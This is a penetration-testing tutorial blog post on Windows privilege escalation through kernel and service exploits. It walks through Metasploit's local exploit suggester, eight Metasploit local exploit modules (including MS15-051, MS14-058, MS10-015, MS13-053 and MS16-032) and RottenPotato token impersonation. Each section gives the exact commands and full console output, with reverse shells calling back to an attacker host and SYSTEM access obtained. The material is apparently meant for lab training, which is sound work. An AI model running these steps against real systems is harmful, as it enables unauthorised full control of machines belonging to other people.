

Windows Kernel Exploit Privilege Escalation

September 10, 2018 By Raj Chandel

Hello Friends!! In our previous article we had discussed “*Vectors of Windows Privilege Escalation using the automated script*” and today we are demonstrating the Windows privilege escalation via **Kernel exploitation methodologies**. For this purpose, we will utilize an in-built Metasploit module known as Local Exploit Suggester. The objective of this suggested is to just identify what parts of a system can be exploitable and to give us an insight on the best matching possible exploits available, which can be further utilized to elevate the privileges.

Table of content

- Windows-Exploit-suggester
- Windows ClientCopyImage Win32k Exploit
- Windows TrackPopupMenu Win32k NULL Pointer Dereference
- Windows SYSTEM Escalation via KiTrap0D
- Windows Escalate Task Scheduler XML Privilege Escalation
- MS16-016 mrxdav.sys WebDav Local Privilege Escalation
- EPATHOBJ::pprFlattenRec Local Privilege Escalation
- MS13-053: NTUserMessageCall Win32k Kernel Pool Overflow
- MS16-032 Secondary Logon Handle Privilege Escalation
- RottenPotato

Windows-Exploit-suggester

The Metasploit in-built module suggests various local exploits that can be used to perform Privilege escalation and provides a suggestion based on the architecture, platform (i.e the operating system it's being run on), session type and required default options. It saves our time as we don't have to manually search around for local exploits until none of the options provided works.

It is also significant to note that, not ALL of these listed local exploits will be fired.

Usage

Note: For using the local exploit suggester, we must already have a Meterpreter session opened for our target machine. However, before running the Local Exploit suggester we need to put our existing active Meterpreter session to the background (CTRL + Z)

Below is the example of the same, let's say our existing active Meterpreter session is 1

```
use post/multi/recon/local_exploit_suggester
set LHOST 192.168.1.107
set SESSION 1
exploit
```

As you can observe it has suggested some post exploits against which the target is vulnerable and that can provide higher-privilege shell.

```
msf > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > exploit

[*] 192.168.1.100 - Collecting local exploits for x86/windows...
[*] 192.168.1.100 - 39 exploit checks are being tried...
[+] 192.168.1.100 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 192.168.1.100 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 192.168.1.100 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 192.168.1.100 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but co
[+] 192.168.1.100 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

Windows ClientCopyImage Win32k Exploit

Vulnerabilities in Windows Kernel-Mode Drivers could allow elevation of privilege. This module exploits improper object handling in the win32k.sys kernel mode driver.

This module has been tested on vulnerable builds of Windows 7 x64 and x86, Windows 2008 R2 SP1 x64.

Let's navigate to MSF console and execute this exploit

```
use exploit/windows/local/ms15_051_client_copy_image
set lhost 192.168.1.107
set session 1
exploit
```

Another Meterpreter session gets opened, once the selected exploit has been executed

```
getsystem
getuid
```

As we can see that we are logged into the system as Windows privileged user **NT AUTHORITY\SYSTEM**

```

msf > use exploit/windows/local/ms15_051_client_copy_image ↵
msf exploit(windows/local/ms15_051_client_copy_image) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(windows/local/ms15_051_client_copy_image) > set session 1
session => 1
msf exploit(windows/local/ms15_051_client_copy_image) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Launching notepad to host the exploit...
[+] Process 3568 launched.
[*] Reflectively injecting the exploit DLL into 3568...
[*] Injecting exploit into 3568...
[*] Exploit injected. Injecting payload into 3568...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete
[*] Sending stage (179779 bytes) to 192.168.1.100
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.100:49193) at 2015-07-26 10:10:10

meterpreter > getsystem ↵
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid ↵
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Windows TrackPopupMenu Win32k NULL Pointer Dereference

This module exploits a NULL Pointer Dereference in win32k.sys, the vulnerability can be triggered through the use of TrackPopupMenu. Under special conditions, the NULL pointer dereference can be abused on xxxSendMessageTimeout to achieve arbitrary code execution.

This module has been tested on Windows XP SP3, Windows Server 2003 SP2, Windows 7 SP1 Windows Server 2008 32bits and Windows Server 2008 R2 SP1 64 bits.

Let's navigate to MSF console and execute this exploit

```

use exploit/windows/local/ms14_058_track_popup_menu
set lhost 192.168.1.107
set session 1
exploit

```

Another Meterpreter session gets opened, once the selected exploit has been executed

```

getsystem
getuid

```

As we can see that we are logged into the system as Windows privileged user **NT AUTHORITY\SYSTEM**

```

msf > use exploit/windows/local/ms14_058_track_popup_menu
msf exploit(windows/local/ms14_058_track_popup_menu) > set session 1
session => 1
msf exploit(windows/local/ms14_058_track_popup_menu) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(windows/local/ms14_058_track_popup_menu) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Launching notepad to host the exploit...
[+] Process 3792 launched.
[*] Reflectively injecting the exploit DLL into 3792...
[*] Injecting exploit into 3792...
[*] Exploit injected. Injecting payload into 3792...
[*] Payload injected. Executing exploit...
[*] Sending stage (179779 bytes) to 192.168.1.100
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.100:49167) at 201

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Windows SYSTEM Escalation via KiTrap0D

This module will create a new session with SYSTEM privileges via the KiTrap0D exploit. If the session in use is already elevated then the exploit will not run. The module relies on kitrap0d.x86.dll, and is not supported on x64 editions of Windows.

This module has been tested on vulnerable builds of Windows Server 2003, Windows Server 2008, Windows 7, XP for 32-bit Systems.

Let's navigate to MSF console and execute this exploit

```

use exploit/windows/local/ms10_015_kitrap0d
set lhost 192.168.1.107
set session 1
exploit

```

Another Meterpreter session gets opened, once the selected exploit has been executed

```

getsystem
getuid

```

As we can see that we are logged into the system as Windows privileged user **NT AUTHORITY\SYSTEM**

```

msf > use exploit/windows/local/ms10_015_kitrap0d ↵
msf exploit(windows/local/ms10_015_kitrap0d) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(windows/local/ms10_015_kitrap0d) > set session 1
session => 1
msf exploit(windows/local/ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Launching notepad to host the exploit...
[+] Process 3288 launched.
[*] Reflectively injecting the exploit DLL into 3288...
[*] Injecting exploit into 3288 ...
[*] Exploit injected. Injecting payload into 3288...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete
[*] Sending stage (179779 bytes) to 192.168.1.100
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.100:49164) at

meterpreter > getsystem ↵
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid ↵
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Windows Escalate Task Scheduler XML Privilege Escalation

This Vulnerability in Task Scheduler could allow elevation of privileges

This security updates resolves a publicly disclosed vulnerability in Windows Task Scheduler. The vulnerability could allow elevation of privilege if an attacker logged on to an affected system and ran a specially crafted application. An attacker must have valid logon credentials and be able to log on locally to exploit this vulnerability. The vulnerability could not be exploited remotely or by anonymous users.

This module has been tested on vulnerable builds of Windows Vista, Windows 7, Windows Server 2008 x64 and x86

Let's navigate to MSF console and execute this exploit

```

use exploit/windows/local/ms10_092_schelevator
set lhost 192.168.1.107
set session 1
exploit

```

Another Meterpreter session gets opened, once the selected exploit has been executed

```
getsystem
getuid
```

As we can see that we are logged into the system as Windows privileged user **NT AUTHORITY\SYSTEM**

```
msf > use exploit/windows/local/ms10_092_schelevator
msf exploit(windows/local/ms10_092_schelevator) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(windows/local/ms10_092_schelevator) > set session 1
session => 1
msf exploit(windows/local/ms10_092_schelevator) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Preparing payload at C:\Users\raj\AppData\Local\Temp\rScGuIfXsQxS.exe
[*] Creating task: SpQebirwHt2qp5v
[*] SUCCESS: The scheduled task "SpQebirwHt2qp5v" has successfully been created.
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\SpQebirwHt2qp5v...
[*] Original CRC32: 0x623787e8
[*] Final CRC32: 0x623787e8
[*] Writing our modified content back...
[*] Validating task: SpQebirwHt2qp5v
[*]
[*] Folder: \
[*] TaskName                      Next Run Time          Status
[*] =====
[*] SpQebirwHt2qp5v              9/1/2018 10:30:00 PM   Ready
[*] SCHELEVATOR
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "SpQebirwHt2qp5v" have been changed.
[*] SCHELEVATOR
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "SpQebirwHt2qp5v" have been changed.
[*] SCHELEVATOR
[*] Executing the task...
[*] Sending stage (179779 bytes) to 192.168.1.100
[*] SUCCESS: Attempted to run the scheduled task "SpQebirwHt2qp5v".
[*] SCHELEVATOR
[*] Deleting the task...
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.100:49165) at 2018-0
[*] SUCCESS: The scheduled task "SpQebirwHt2qp5v" was successfully deleted.
[*] SCHELEVATOR

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

MS16-016 mrxdav.sys WebDav Local Privilege Escalation

This module exploits the vulnerability in mrxdav.sys described by MS16-016. The module will spawn a process on the target system and elevate its privileges to NT AUTHORITY\SYSTEM before executing the specified payload within the context of the elevated process.

This module has been tested on the vulnerable build of Windows 7 SP1, x86 architecture


Let's navigate to MSF console and execute this exploit

```
use exploit/windows/local/ms16_016_webdav
set lhost 192.168.1.107
set session 1
exploit
```

Another Meterpreter session gets opened, once the selected exploit has been executed

```
getsystem
getuid
```

As we can see that we are logged into the system as Windows privileged user **NT AUTHORITY\SYSTEM**



```
msf > use exploit/windows/local/ms16_016_webdav
msf exploit(windows/local/ms16_016_webdav) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(windows/local/ms16_016_webdav) > set session 1
session => 1
msf exploit(windows/local/ms16_016_webdav) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Launching notepad to host the exploit...
[+] Process 1084 launched.
[*] Reflectively injecting the exploit DLL into 1084...
[*] Exploit injected ... injecting payload into 1084...
[*] Sending stage (179779 bytes) to 192.168.1.100
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.100:49202)
[*] Done. Verify privileges manually or use 'getuid' if using meterpreter to

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

EPATHOBJ::pprFlattenRec Local Privilege Escalation

This module exploits a vulnerability on EPATHOBJ::pprFlattenRec due to the usage of uninitialized data which allows to corrupt memory.

At the moment, the module has been tested successfully on Windows XP SP3, Windows 2003 SP1, and Windows 7 SP1.


Let's navigate to MSF console and execute this exploit

```
use exploit/windows/local/ppr_flatten_rec
set lhost 192.168.1.107
set session 1
exploit
```

Another Meterpreter session gets opened, once the selected exploit has been executed

```
getsystem
getuid
```

As we can see that we are logged into the system as Windows privileged user **NT AUTHORITY\SYSTEM**



```
msf exploit(windows/local/ppr_flatten_rec) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(windows/local/ppr_flatten_rec) > set session 1
session => 1
msf exploit(windows/local/ppr_flatten_rec) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Launching notepad to host the exploit...
[+] Process 3256 launched.
[*] Reflectively injecting the exploit DLL into 3256...
[*] Injecting exploit into 3256 ...
[*] Exploit injected. Injecting payload into 3256...
[*] Payload injected. Executing exploit...
[*] Exploit thread executing (can take a while to run), waiting 10 sec ...
[*] Sending stage (179779 bytes) to 192.168.1.100
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.100:49164) at 2018-08-08 10:10:10

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

MS13-053 : NTUserMessageCall Win32k Kernel Pool Overflow

A kernel pool overflow in Win32k which allows local privilege escalation. The kernel shellcode nulls the ACL for the winlogon.exe process (a SYSTEM process). This allows any unprivileged process to freely migrate to winlogon.exe, achieving privilege escalation. Used in pwn2own 2013 by MWR to break out of chrome's sandbox.

NOTE: when you exit the meterpreter session, winlogon.exe is likely to crash.

At the moment, the module has been tested successfully on Windows 7 SP1 x86


Let's navigate to MSF console and execute this exploit

```
use exploit/windows/local/ms13_053_schlamperei
set lhost 192.168.1.107
set session 1
exploit
```

Another Meterpreter session gets opened, once the selected exploit has been executed

```
getsystem
getuid
```

As we can see that we are logged into the system as Windows privileged user **NT AUTHORITY\SYSTEM**



```
msf > use exploit/windows/local/ms13_053_schlamperei
msf exploit(windows/local/ms13_053_schlamperei) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(windows/local/ms13_053_schlamperei) > set session 1
session => 1
msf exploit(windows/local/ms13_053_schlamperei) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Launching notepad to host the exploit...
[+] Process 2816 launched.
[*] Reflectively injecting the exploit DLL into 2816...
[*] Injecting exploit into 2816...
[*] Found winlogon.exe with PID 460
[+] Everything seems to have worked, cross your fingers and wait for a SYSTEM shell
[*] Sending stage (179779 bytes) to 192.168.1.100
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.100:49169) at 20

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

MS16-032 Secondary Logon Handle Privilege Escalation

This module exploits the lack of sanitization of standard handles in Windows' Secondary Logon Service. The vulnerability is known to affect versions of Windows 7-10 and 2k8-2k12 32 and 64 bit. This module will only work against those versions of Windows with Powershell 2.0 or later and systems with two or more CPU cores.

```
use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
set session 1
exploit
```

Another Meterpreter session gets opened, once the selected exploit has been executed

```
getsystem
getuid
```

As we can see that we are logged into the system as Windows privileged user **NT AUTHORITY\SYSTEM**

```
msf > use exploit/windows/local/ms16_032_secondary_logon_handle_privesc ↵
msf exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set session 1
session => 1
msf exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] Writing payload file, C:\Users\raj\faV0nSBLwiaE.txt...
[*] Compressing script contents...
[+] Compressed size: 3593
[*] Executing exploit script...
[*] Sending stage (179779 bytes) to 192.168.1.102
[*] Meterpreter session 2 opened (192.168.1.106:4444 -> 192.168.1.102:59031) at 2018-08-10 10:10:10

[+] Cleaned up C:\Users\raj\faV0nSBLwiaE.txt

meterpreter >
meterpreter > getsystem ↵
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid ↵
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

RottenPotato

RottenPotato local privilege escalation from service account to SYSTEM.

It is important to impersonate the token (or run `list_tokens -u`) quickly after running the binary. With the current implementation, the token seems to disappear shortly after the binary is run. It is also important to follow the order of the steps. Make sure you “use incognito” before running the binary.

Incognito option in the meterpreter session was originally a stand-alone application that permitted you to impersonate user tokens when successfully compromising a system. And then we need to do first is identify if there are any valid tokens on this system.

```
load incognito
list_tokens -u
```

If we talk related to impersonate token then you can see currently there is no token available.

```
meterpreter > load incognito ↵
Loading extension incognito...Success.
meterpreter > list_tokens -u ↵
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
        Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
NT SERVICE\SQLSERVERAGENT
NT SERVICE\SQLTELEMETRY
TALLY\Sarah

Impersonation Tokens Available
=====
No tokens available
```

Now download **Rottenpotato** from GitHub for privilege escalation.

```
git clone //github.com/foxglovesec/RottenPotato.git
cd RottenPotato
```

After downloading it will give **rottenpotato.exe** file.

Upload the exe file into the victim's machine

```
upload /root/Desktop/RottenPotato/rottenpotato.exe .
```

```
root@kali:~/Desktop# git clone https://github.com/foxglovesec/RottenPotato.git
Cloning into 'RottenPotato'...
remote: Counting objects: 426, done.
remote: Total 426 (delta 0), reused 0 (delta 0), pack-reused 426
Receiving objects: 100% (426/426), 2.56 MiB | 868.00 KiB/s, done.
Resolving deltas: 100% (128/128), done.
root@kali:~/Desktop# cd RottenPotato
root@kali:~/Desktop/RottenPotato# ls
NHttp  Potato  README.md  rottenpotato.exe  SharpCifs
```

Now type below command for executing exe file and then add SYSTEM token under impersonate user tokens.

```
execute -Hc -f rottenpotato.exe  
impersonate_token "NT AUTHORITY\\SYSTEM"
```

As we can see that we are logged into the system as Windows privileged user **NT AUTHORITY\SYSTEM**

```
meterpreter > upload /root/Desktop/RottenPotato/rottenpotato.exe .  
[*] uploading : /root/Desktop/RottenPotato/rottenpotato.exe -> .  
[*] uploaded : /root/Desktop/RottenPotato/rottenpotato.exe -> .\rottenpotato.exe  
meterpreter > execute -Hc -f rottenpotato.exe  
Process 5940 created.  
Channel 5 created.  
meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM"  
[-] Warning: Not currently running as SYSTEM, not all tokens will be available  
Call rev2self if primary process token is SYSTEM  
[-] No delegation token available  
[+] Successfully impersonated user NT AUTHORITY\SYSTEM  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```